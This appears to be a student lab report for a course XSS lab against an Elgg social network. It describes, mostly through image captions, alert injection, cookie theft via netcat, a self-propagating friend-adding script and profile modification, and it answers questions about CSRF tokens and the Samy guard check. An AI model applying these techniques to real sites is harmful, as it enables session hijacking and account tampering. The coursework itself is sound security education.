Lab 4 – Cross-site Scripting (XSS) Attack Lab

CY5130 Computer System Security

Team Members:
Rama Krishna Sumanth Gummadapu and Nassim Bouchentouf-Idriss

Task 1: Posting a Malicious Message to Display an Alert Window



Figure 1: Alert displaying on the User profile.

Task 2: Posting a Malicious Message to Display Cookies



Figure 2: Cookie being displayed on the user system.

Task 3: Stealing Cookies from the Victim's Machine



Figure 3: Using netcat to capture the cookies.

Task 4: Becoming the Victim's Friend



Figure 4: Charlie Id to add as friend.



Figure 5: Boby Id to add as friend.



Figure 6: Code to add Samy as friend who visits his profile.



Figure 7: Samy is added as friend to Samy because of the malicious code.



Figure 8: Alice is added as friend to Samy after Alice visits Samy's profile.

Question 1: These lines relate to tokens which are used as countermeasures.
Ans: In the cross-site request forgery (CSRF) attack, these countermeasures are disabled. In this case, it is not disabled, we only disabled the countermeasures related to cross-site scripting (XSS). The challenge is how to identify these tokens. This counter measure for CSRF is not effective for XSS as the token is not a secret to the injected code. In order to find the token, you can turn on the view page source. This will display the values of the timestamp and token. These are assigned variables to JavaScript and we need to apply these variables when constructing the contents of the url.

Question 2: While in editor mode, this adds extra HTML code to whatever is typed inside of the field. The attack would then be ineffective in this case.
Ans: No, it is not possible because while in the text editor the code is wrapped with <p> tags. Which results in the script being non executable and is displayed as a text instead of being executed.

Task 5: Modifying the Victim's Profile



Figure 9: Checking post method to see what is sent when you modify description.



Figure 10: Finding the GUID.



Figure 11: Getting the request body to manipulate it in the future.



Figure 12: Pop up of the request body being sent to be modified.

Question 3: Why do we need the line if(elgg.session.user.guid!=samyGuid)?
Ans: This line compares the guid of the user with guid of Samy. If this check is not present, Samy's profile will be modified the instant the attacker saves the code. The code gets replaced by the description where the attackers want to place it on the victim profile i.e. the attacker is the victim of his attack if this happens and there is nothing that can be done. Also, the attacker is neutralized at that very instant, deeming it useful for the company.

